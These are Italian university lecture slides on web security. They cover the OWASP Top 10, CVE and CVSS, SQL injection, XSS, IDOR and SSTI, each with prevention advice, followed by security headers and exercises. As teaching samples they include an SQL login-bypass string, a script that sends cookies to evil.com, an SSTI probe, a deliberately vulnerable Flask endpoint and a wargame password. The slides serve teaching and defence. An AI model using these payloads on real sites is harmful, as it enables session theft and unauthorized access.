

# Web Security

Alessandro Frau

A.A. 2023/2024



# Contatti e materiale

## Contatti

- Mail: [alessandro.frau\[at\]studio.unibo.it](mailto:alessandro.frau[at]studio.unibo.it)
- Telegram: [@takenX10](https://t.me/takenX10)

## Materiale principale

- Slides: <https://alessandrofrau.xyz/web-security.pdf>
- Slides light: <https://alessandrofrau.xyz/web-security-inverted.pdf>

Le altre risorse e gli esercizi li potete trovare nelle ultime slides.

# Colori

Tutte le slide hanno un colore in cima che indica il tipo di contenuto trattato.

- Le slide **arancioni** riguardano materiale generico.
- Le slide **rosse** (red teaming) riguardano la parte di attacco.
- Le slide **blu** (blue teaming) riguardano la parte di difesa.

# Obbiettivi

(si può scrivere anche con 2 b)

- Imparare concetti di base della Web security
- Esplorare le principali metodologie di attacco
- Scoprire tecniche di difesa dagli attacchi comuni

Cercheremo di dare particolare enfasi all'ultimo punto, utilizzando per (quasi) tutta la lezione il punto di vista di un web developer.

# Perchè dovrebbe interessarmi?

- Realisticamente a molti di noi capiterà di sviluppare applicativi web, e in questo caso gli utilizzi sono ovvi.
- Anche senza sviluppare siti, molto probabilmente vi capiterà di scrivere software che comunicano con altri, e da questo argomento potrete approfondire come mettere in sicurezza queste comunicazioni.
- Se credete che i punti precedenti non siano rilevanti per voi, tramite questo materiale potete assimilare dei concetti utili a mettere in sicurezza qualsiasi tipo di interazione, quindi anche la semplice interazione utente-programma.

# Introduzione

# Applicazioni web

Un'applicazione web è costituita da due componenti fondamentali: **il client**, che interagisce con l'utente, e **il server**, responsabile dell'elaborazione delle richieste.

Questi due componenti comunicano attraverso un **canale di comunicazione**, tipicamente Internet, tramite un protocollo, tipicamente HTTP(S).



# Definizione Web security

Prima di iniziare a parlare di web security, è importante definire che cosa è la web security:

Secondo MDN, una [definizione formale di web security](#) è:

L'atto/la pratica di proteggere i siti Web da accesso, utilizzo, modifica, distruzione o interruzione non autorizzati.



# Attacchi

E' una pratica comune dividere gli attacchi in categorie, in base a dove l'exploit viene eseguito:

- **Client Side:** Attacchi eseguiti nell'ambiente dell'utente (browser).
- **Server Side:** Attacchi eseguiti nel server.
- **Network:** Attacchi al canale di comunicazione.



# Attacchi

Per ogni livello (client, network e server) sono stati sviluppati attacchi che permettono ad utenti non autorizzati di commettere tutte le azioni illecite elencate in precedenza.

Di seguito ne citiamo alcuni:

	Client	Network	Server
Accesso	CSRF	Eavesdropping	IDOR
Utilizzo	Clickjacking	Subdomain takeover	SSTI
Modifica	HTML Injection	MITM	SQL Injection
Distruzione	XSS	Packet-Dropping	RCE
Interruzione	Cache Poisoning	DDoS	XXE

# OWASP Top 10



Il campo della web security si occupa di vulnerabilità su più livelli, e per questo è contraddistinto da una vasta gamma di vulnerabilità di categorie differenti. Per questo cerchiamo di concentrarci solo sulle vulnerabilità più rilevanti.

La lista attualmente più utilizzata per elencare le vulnerabilità più comuni è la [OWASP Top 10](#).

OWASP Top 10 viene mantenuta dalla «Open Web Application Security Project» (OWASP). Questa lista è ampiamente utilizzata come guida standard per identificare e mitigare le vulnerabilità nelle applicazioni web durante il processo di sviluppo e gestione della sicurezza.

# OWASP Top 10 (lista del 2021)

- **A01: Broken Access Control:** Accesso a risorse non autorizzate o esecuzione di azioni privilegiate a causa di controlli di accesso mancanti o inadeguati.
- **A02: Cryptographic Failures:** Implementazione errata o debole delle tecniche crittografiche, come la crittografia delle password o la gestione delle chiavi, che possono portare alla compromissione della sicurezza dei dati.
- **A03: Injection:** Inserimento di codice dannoso (come SQL, NoSQL, OS) tramite input non validati.
- **A04: Insecure Design:** Decisioni architetturali o di progettazione non sicure, come dei processi di recupero password errati o mancanza di protezione da bot.
- **A05: Security Misconfiguration:** Errori o configurazioni non sicure nei server, nei framework, nelle applicazioni o nei servizi web che espongono involontariamente vulnerabilità, come includere password di default, risposte di errore verbose e debug mode attiva.

# OWASP Top 10 (lista del 2021)

- **A06: Vulnerable and Outdated Components:** Utilizzo di librerie, framework o software noti per avere vulnerabilità o che sono obsoleti e non più supportati.
- **A07: Identification and Authentication Failures:** Implementazione errata dei controlli di identificazione e autenticazione nelle applicazioni web, come password deboli, mancanza di verifica a due fattori, sessioni non scadute, mancata protezione delle credenziali durante l'invio.
- **A08: Software and Data Integrity Failures:** Mancata protezione dell'integrità del software e dei dati all'interno delle applicazioni web, come la mancanza di controlli di validazione e sanitizzazione dei dati in ingresso e l'assenza di controlli per prevenire la modifica non autorizzata dei dati.
- **A09: Security Logging and Monitoring Failures:** Mancata implementazione di adeguati meccanismi di logging delle degli eventi di sicurezza.
- **A10: Server-Side Request Forgery:** Vulnerabilità che consente di indurre un server a effettuare richieste a risorse esterne in modo non sicuro, potenzialmente permettendo di interagire con sistemi interni o risorse non autorizzate.

# Security by Obscurity

Nella sicurezza informatica, esiste un concetto chiamato "Security by Obscurity". Questo si riferisce alla pratica di nascondere dettagli di implementazione o configurazione come principale metodo di protezione. È una strategia errata ed estremamente diffusa.

L'offuscamento non dovrebbe mai sostituire la sicurezza reale. Non protegge contro attacchi sofisticati e può essere superato da un aggressore determinato. Inoltre, l'offuscamento eccessivo può rendere la manutenzione e l'aggiornamento dell'applicazione più difficili.

# CVE

Per spiegare il sistema CVE, mantenuto da «The MITRE Corporation», ci rifacciamo alla [definizione data da Red Hat](#):

CVE, abbreviazione di «Common Vulnerabilities and Exposures» è un elenco di vulnerabilità divulgate pubblicamente.

Quando qualcuno fa riferimento ad una CVE, si riferisce ad una vulnerabilità a cui è stato assegnato un valore, detto CVE ID.

Gli avvisi di sicurezza emessi da fornitori e ricercatori menzionano quasi sempre almeno un CVE ID . I CVE ID aiutano i professionisti IT a coordinare i loro sforzi per dare priorità e affrontare queste vulnerabilità per rendere i sistemi informatici più sicuri.



# CVE ID

Un CVE ID è un identificatore univoco assegnato ad una vulnerabilità di un software. I CVE ID vengono assegnati da una CVE Numbering Authority (CNA), tra queste le principali sono:

1. The Mitre Corporation
2. Alcune aziende assegnano ID ai propri prodotti, e quindi fanno da CNA (ad esempio Microsoft, Oracle, HP, Red Hat)
3. Le CVE per i prodotti non coperti dai punti precedenti solitamente vengono assegnate dal CERT Coordination Center.

La sintassi di un CVE ID è la seguente:

CVE-2021-44228

Anno di uscita ←      → Cifre arbitrarie



# CVSS Score

Per valutare la gravità e il rischio di una vulnerabilità, utilizziamo il CVSS Score, che il FIRST [definisce come:](#)

Il «Common Vulnerability Scoring System» (CVSS) fornisce un modo per catturare le principali caratteristiche di una vulnerabilità e produrre un punteggio numerico che ne riflette la gravità.

Il punteggio numerico può quindi essere tradotto in una rappresentazione qualitativa (come basso, medio, alto e critico) per aiutare le organizzazioni a valutare correttamente e a dare priorità ai propri processi di gestione delle vulnerabilità.


# CVSS Score

Ci sono varie versioni del CVSS Score, la più diffusa è la 3.1.

Il CVSS Score viene calcolato con dei parametri estremamente simili a quelli che abbiamo visto nella definizione di Web Security, e vi suggerisco di provare ad utilizzare un calcolatore per capire come vengono valutate le vulnerabilità.

Il calcolatore fornito da First: <https://www.first.org/cvss/calculator/3.1>

Nel calcolatore possiamo notare che il danno causato dalla vulnerabilità (quindi i danni a Confidentiality, Integrity e Availability) è in assoluto il valore che ha più impatto nello score.



The image shows a portion of the CVSS 3.1 calculator interface. It displays three sections for selecting the impact of a vulnerability on different security objectives:

- Confidentiality (C)**: Three buttons labeled "None (N)", "Low (L)", and "High (H)".
- Integrity (I)**: Three buttons labeled "None (N)", "Low (L)", and "High (H)".
- Availability (A)**: Three buttons labeled "None (N)", "Low (L)", and "High (H)".

The buttons are light gray with rounded corners and are arranged in a grid-like fashion.

**Attacchi**

# SQL Injection

**Impatto:** Accesso, Utilizzo, Modifica, Distruzione, Interruzione

**Tipo:** Server Side

**Descrizione:**

L'SQL injection è una vulnerabilità che permette agli attaccanti di manipolare le query inviate al database. Questo avviene quando gli input degli utenti non vengono validati correttamente, permettendo l'inserimento di caratteri che verranno poi interpretati come codice SQL.

Per comprendere meglio le SQL injection prendiamo come esempio un form di login di un applicazione. Supponiamo che l'applicazione utilizzi una query SQL per verificare le credenziali.

```
SELECT * FROM users WHERE username='<input username>' AND password='<input password>'
```

Se lo sviluppatore inserisce l'input dell'utente direttamente nella query, senza applicare filtri, un utente malintenzionato potrebbe inserire un ' per uscire dalla stringa, ed avere controllo della query.

# SQL Injection

Se l'utente inserisse `admin' --` come username, la query risultante sarebbe:

```
SELECT * FROM users WHERE username='admin' -- ' AND password='useless'
```

E l'utente verrebbe accettato come admin.

Oltre alle SQL Injection classiche, esistono anche le **Blind SQL Injection**, dove l'attaccante non riceve direttamente i risultati della query eseguita, ma determina l'esito delle sue query attraverso l'analisi del comportamento del sito, come risposte di errore nel caso delle «Error based blind SQL injection», o tempi di risposta differenti come nelle «Time based blind SQL injection».

# Prevenzione SQL Injection

Per prevenire le SQL Injection il metodo più affidabile è quello di utilizzare sempre i prepared statement per costruire e eseguire le query SQL. Invece di concatenare direttamente i valori degli input utente nelle stringhe SQL, i prepared statement separano i dati dalle istruzioni SQL. I valori dei parametri vengono inseriti nel momento dell'esecuzione della query, prevenendo così l'iniezione di codice dannoso.

Un esempio in python con SQLite3:

```
query = "SELECT * FROM users WHERE username = ? AND password = ?"  
cursor.execute(query, (input_username, input_password))  
risultati = cursor.fetchall()
```

# Cross-Site Scripting (XSS)

**Impatto:** Accesso, Utilizzo, Modifica, Distruzione, Interruzione

**Tipo:** Client side

**Descrizione:**

XSS (Cross-Site Scripting) è una vulnerabilità che consente ad un attaccante di iniettare script malevoli all'interno di una pagina visualizzata da altri utenti. Questo accade quando il sito web non filtra correttamente l'input dell'utente. Se un sito accetta input di testo non filtrato, e lo riflette, interpretandolo, senza un'adeguata sanitizzazione, un aggressore può inserire codice JavaScript che verrà eseguito da tutti gli utenti che visualizzano la pagina. Questo attacco può avere gravi conseguenze, come cookie di sessione rubati o dati sensibili esfiltrati, modificati o eliminati.

Vediamo un esempio pratico:

Supponiamo di avere un social media dove gli utenti possono scrivere una descrizione nel proprio profilo, e questa descrizione viene visualizzata da tutti gli utenti che visualizzano il profilo. Il sito permette agli utenti di inserire testo libero nella descrizione, senza alcun tipo di filtro o validazione. Un utente malintenzionato potrebbe sfruttare questa vulnerabilità per eseguire un attacco XSS.

# Cross-Site Scripting (XSS)

L'attaccante inserisce una descrizione contenente del codice JavaScript malevolo come:

```
<script>  
  fetch("https://evil.com/steal_cookies?cookie=" + document.cookie);  
</script>
```

Quando un utente legittimo visita la pagina e visualizza la descrizione, il codice JavaScript inserito dall'attaccante viene eseguito nel browser dell'utente, inviando i suoi cookie di sessione al sito dell'attaccante.

Il sito dell'attaccante riceve i cookie di sessione dell'utente legittimo, e permette l'utilizzo di quei cookie per impersonificare l'utente vittima dell'attacco.



# Prevenzione XSS

Per mitigare questo tipo di attacco, il sito web dovrebbe implementare una corretta sanitizzazione e validazione dell'input utente, ad esempio utilizzando funzioni di escape HTML per neutralizzare i tag e i caratteri speciali e assicurandosi che i dati in ingresso siano trattati come dati e non come codice eseguibile.

Inoltre, l'uso di header di sicurezza come il «Content Security Policy» (CSP) può aiutare a mitigare i rischi associati agli attacchi XSS limitando le risorse che il browser può caricare.

Ad esempio, utilizzare `textContent` per impostare il valore di una variabile al posto di `innerHTML` è considerata una tecnica sicura

Metodo NON sicuro:

```
document.querySelector("#content").innerHTML = "<input dell'utente non filtrato>"
```

Metodo sicuro:

```
document.querySelector("#content").textContent = "<input dell'utente non filtrato>"
```

# Insecure Direct Object Reference (IDOR)

**Impatto:** Accesso, Utilizzo, Modifica, Distruzione

**Tipo:** Server side

**Descrizione:**

IDOR (Insecure Direct Object References) è una vulnerabilità che si verifica quando delle risorse, come file, dati, strumenti, o qualsiasi API fornita dal sito, sono resi accessibili senza un controllo di accesso adeguato. Questo permette agli utenti non autorizzati di accedere o modificare risorse che non dovrebbero essere visibili o manipolabili.

Sembra scontato, ma capita spesso che questo tipo di vulnerabilità si presenti, come nel caso di **Local File Inclusion (LFI)**, **Remote File Inclusion (RFI)** e **Path Traversal**.

# Insecure Direct Object Reference (IDOR)

Vediamo un esempio pratico:

Supponiamo di avere una piattaforma di gestione di file dove ogni utente ha una directory personale con file privati. Supponiamo che l'URL per visualizzare un file sia strutturato come:

`https://piattaforma.com/file?id=123` dove `123` è l'identificatore del file.

Se l'applicazione non verifica se l'utente ha effettivamente il permesso di visualizzare quel file, un utente potrebbe modificare l>ID nell'URL per accedere ai file di altri utenti.

Ad esempio, cambiando l>ID a `/file?id=456` l'utente potrebbe accedere a un file di un altro utente.

# Prevenzione IDOR

Per prevenire le vulnerabilità IDOR è fondamentale implementare un sistema di controllo degli accessi ben strutturato e basato su ruoli. Questo permette di definire chiaramente quali utenti hanno il permesso di accedere a determinate risorse e quali operazioni possono effettuare su di esse.

E' importante utilizzare meccanismi di autenticazione sicuri e testati, con librerie e pacchetti controllati, per evitare soluzioni fatte in casa che risultano quasi sempre essere vulnerabili.

# Server Side Template Injection (SSTI)

**Impatto:** Accesso, Utilizzo, Modifica, Distruzione, Interruzione

**Tipo:** Server side

**Descrizione:**

SSTI (Server-Side Template Injection) è una vulnerabilità che si verifica quando il server incorpora input degli utenti, non filtrato, all'interno di un template di rendering (Ad esempio Jinja2, Twig, Smarty, Spring, Razor). Questo consente agli aggressori di eseguire codice lato server attraverso l'iniezione di comandi all'interno dei template.

Facciamo un esempio pratico:

Supponiamo di avere un'applicazione in Flask, con un endpoint che renderizza il messaggio inserito dall'utente tramite il template Jinja2.

# Server Side Template Injection (SSTI)

Il codice che renderizza il messaggio è il seguente:

```
from flask import Flask, render_template_string, request

app = Flask(__name__)

@app.route('/message')
def show_message():
    return render_template_string("<div>%s</div>" % request.args.get("message"))

if __name__ == '__main__':
    app.run(debug=True)
```

Un attaccante potrebbe inserire un template utilizzando i caratteri `{{ }}` per far eseguire codice al server.

Ad esempio potrebbe inserire nel messaggio il testo `{{config}}` per visualizzare il contenuto delle variabili d'ambiente.

# Prevenzione SSTI

Per prevenire le SSTI, è importante garantire che l'input utente venga sempre sanificato o filtrato correttamente prima di essere utilizzato nei template.

Utilizzare funzioni come `render_template` fornite da Flask o Jinja2 per neutralizzare qualsiasi template nell'input utente è un buon modo per mitigare questo rischio.

Come detto per le IDOR, è importante utilizzare meccanismi sicuri e testati, di librerie controllate e diffuse, per evitare soluzioni fatte in casa che risultano quasi sempre vulnerabili.

# Sicurezza nei Cookies

Nei cookies è possibile inserire dei tag di sicurezza, informazioni aggiuntive per garantire la sicurezza dei dati degli utenti.

## Secure

Il tag "secure" indica al browser di trasmettere il cookie solo su connessioni sicure, cioè solo tramite HTTPS, per prevenire attacchi nel canale di comunicazione.

## HttpOnly

Il tag "HttpOnly" impedisce l'accesso al cookie attraverso JavaScript, per proteggere da potenziali attacchi XSS.

## SameSite

Il tag "SameSite" specifica se un cookie deve essere inviato insieme alle richieste cross-site. Questo cookie può assumere tre valori:

- **Strict**: il cookie non verrà inviato in una richiesta cross-site, garantendo maggiore sicurezza e protezione da CSRF (Cross-Site Request Forgery).
- **Lax**: il cookie verrà inviato solo in richieste cross-site generate da un'azione dell'utente.
- **None**: il cookie verrà inviato in tutte le richieste cross-site.



# Header di sicurezza

I browser moderni supportano diversi header di sicurezza HTTP che aumentano nettamente la sicurezza delle applicazioni web contro vulnerabilità lato client come clickjacking, cross-site scripting e altre minacce comuni.

## **Strict-Transport-Security (HSTS)**

Con l'header HSTS, una pagina web istruisce il browser a connettersi solo tramite HTTPS. Tutte le richieste HTTP vengono reindirizzate in modo trasparente. Gli errori legati a TLS e ai certificati vengono gestiti in modo più rigoroso, impedendo agli utenti di ignorare la pagina di errore.

[Secondo OWASP](#), l'header HSTS dovrebbe essere impostato con questi valori:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

`max-age=31536000` istruisce il browser a considerare l'HSTS valido per un anno

`includeSubDomains` istruisce il browser ad utilizzare solo HTTPS con tutti i sottodomini

`preload` consente al dominio di essere caricato nelle HSTS preload list dei browser

# Header di sicurezza

## Content-Security-Policy (CSP)

L'header `Content-Security-Policy` (CSP) definisce le origini da cui possono essere caricati risorse (come script, immagini, font), limitando l'esecuzione di codice non autorizzato e la comunicazione con origini non attendibili.

Tramite il CSP il browser riesce a prevenire attacchi come XSS e injection di contenuti malevoli. Definire un header valido è un'operazione complessa che varia da caso a caso, per maggiori informazioni potete [consultare MDN](#) e per verificare che l'header configurato sia sicuro potete utilizzare il [CSP evaluator](#)

## X-Frame-Options

`X-Frame-Options` è utilizzato per determinare se una pagina web può essere incorporata in un iframe. Esistono vari attacchi che sfruttano gli iframe, ad esempio il clickjacking è un attacco che può sfruttare tale incorporamento. In un attacco di questo tipo, un aggressore sovrappone l'iframe ad una pagina legittima per indurre gli utenti a compiere interazioni apparentemente innocue (ad esempio, click del mouse e/o tasti premuti). Se non si reputa necessario dare la possibilità ad altre piattaforme di caricare il proprio sito in un iframe è consigliato impostare l'header

```
X-Frame-Options: DENY
```

In alternativa, si può limitare questa impostazione alla stessa origine con:

```
X-Frame-Options: SAMEORIGIN
```

# Header di sicurezza

## Referrer-Policy

L'header `Referrer-Policy` determina come i browser trasmettono l'header HTTP Referer. Nell'header Referer, un browser informa una pagina di destinazione sull'origine di una richiesta HTTP, ad esempio quando un utente naviga su una pagina specifica tramite un collegamento o carica una risorsa esterna.

Sarebbe opportuno limitare il `Referrer-Policy` per evitare che informazioni potenzialmente sensibili siano esposte a siti di terze parti. Dovresti definire l'header nel seguente modo:

```
Referrer-Policy: strict-origin-when-cross-origin
```

## Permission-policy

L'header `Permission-Policy` consente agli sviluppatori di abilitare, disabilitare e modificare selettivamente il comportamento di determinate funzioni e API nel browser. Limita l'uso di funzionalità del browser sensibili come la fotocamera, il microfono o l'altoparlante. Un esempio di impostazione è:

```
Permissions-Policy: geolocation=(), camera=(), microphone=()
```

# Header di sicurezza

## X-Content-Type-Options

L'header `X-Content-Type-Options` specifica che il browser caricherà solo script e fogli di stile se il server specifica il MIME type corretto. Senza questo header, c'è il rischio di attacchi come MIME sniffing, che potrebbero portare ad un attacco XSS. Per impedire al browser di decidere il MIME type basandosi sul contenuto della risorsa basta impostare l'header:

```
X-Content-Type-Options: nosniff
```

## Content-Type

L'header `Content-Type` viene utilizzato per specificare il tipo di supporto della risorsa inviata nella risposta HTTP, e permette al browser di interpretare il contenuto correttamente. Garantisce che il contenuto venga trattato e visualizzato correttamente, prevenendo determinati tipi di attacchi come il content type sniffing (o MIME type sniffing) dove una risorsa (ad esempio, un'immagine) viene interpretata in un contenuto di tipo diverso (ad esempio HTML), rendendo possibili attacchi di cross-site scripting (XSS).

# Header di sicurezza

## **Access-Control-Allow-Origin**

L'header `Access-Control-Allow-Origin` specifica quali domini sono autorizzati a effettuare richieste alla risorsa da un'altra origine. Questo header, se configurato correttamente, previene richieste cross-origin non autorizzate e protegge gli utenti da attacchi di Cross-Site Request Forgery (CSRF). Come per il CSP, la configurazione dell'header dipende fortemente dalla struttura del sito, ed è possibile [consultare la documentazione](#) per approfondire l'argomento.

## **X-DNS-Prefetch-Control**

L'header `X-DNS-Prefetch-Control` controlla il comportamento del browser riguardo al prefetching DNS. La cache DNS è abilitata di default nei browser, il che va bene nel caso tutti i collegamenti a siti esterni siano controllati, altrimenti andrebbe disabilitato per evitare di rivelare informazioni a domini esterni.

Per disabilitare il prefetching DNS imposta:

```
X-DNS-Prefetch-Control: off
```

# Esercizi

Di seguito alcuni esercizi:

- [SQL Injection 1](#)
- [SQL Injection 2](#)
- [SQL Injection 3](#)
- [SQL Injection 4 \\*](#)
- [IDOR 1](#)
- [IDOR 2 \(Path traversal\)](#)
- [IDOR 3 \(Local File Inclusion\)](#)
- [SSTI 1](#)
- [SSTI 2](#) (Intercetta il traffico HTTP)
- [XSS 1](#)
- [XSS 2](#)
- [XSS 3](#) Baby XSS 01 – Baby XSS 02

[Natas](#) livelli da 0 a 5 (inclusi). Hint per livello 3: “Ci sono *robots* nei siti web?”

Potete trovare le soluzioni degli esercizi online, se avete bisogno di una mano contattatemi.

\* Per natas14:

- Username: `natas14`
- Password: `Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1`

# Esercizi (difficile)

## SEZIONE PER APPASSIONATI

Esercizi extra, che esulano in difficoltà e argomenti trattati da questo esame.

- [Altre XSS](#)
- [hacker101](#)
- [RootMe](#)
- [Burp Academy](#)
- [OWASP Juice Shop](#)
- [HackTheBox](#)
- [Natas](#)



# Risorse

## Fonti online

- Burp academy: <https://portswigger.net/web-security>
- HackTricks: <https://book.hacktricks.xyz/>
- PayloadAllTheThings: <https://github.com/swisskyrepo/PayloadsAllTheThings>

Altre fonti autorevoli: [OWASP](#), [MDN](#), [Portswigger](#)

## Libri

- Real-World Bug Hunting: A Field Guide to Web Hacking (ISBN: 9781593278618)
- Attacking and Exploiting Modern Web Applications (ISBN: 9781801816298)

## Altro

- [“Browser moderni: Analisi, minacce, soluzioni \(la mia tesi\)”](#)



# Piccolo spam



Se l'argomento vi interessa, o vi interessa la cybersecurity in generale, potete trovare altri corsi riguardanti questo tema:

## Laboratorio Di Sicurezza Informatica T

Tra gli esami opzionali potete scegliere questo esame di ingegneria, 6 CFU.

## Cyberchallenge

[CyberChallenge.IT](https://www.cyberchallenge.it) è il primo programma di addestramento in cybersecurity per studentesse e studenti universitari e delle scuole superiori organizzato dal Cybersecurity National Lab.

## DigitalDefense

DigitalDefense cerca dipendenti e tirocinanti appassionati di cybersecurity.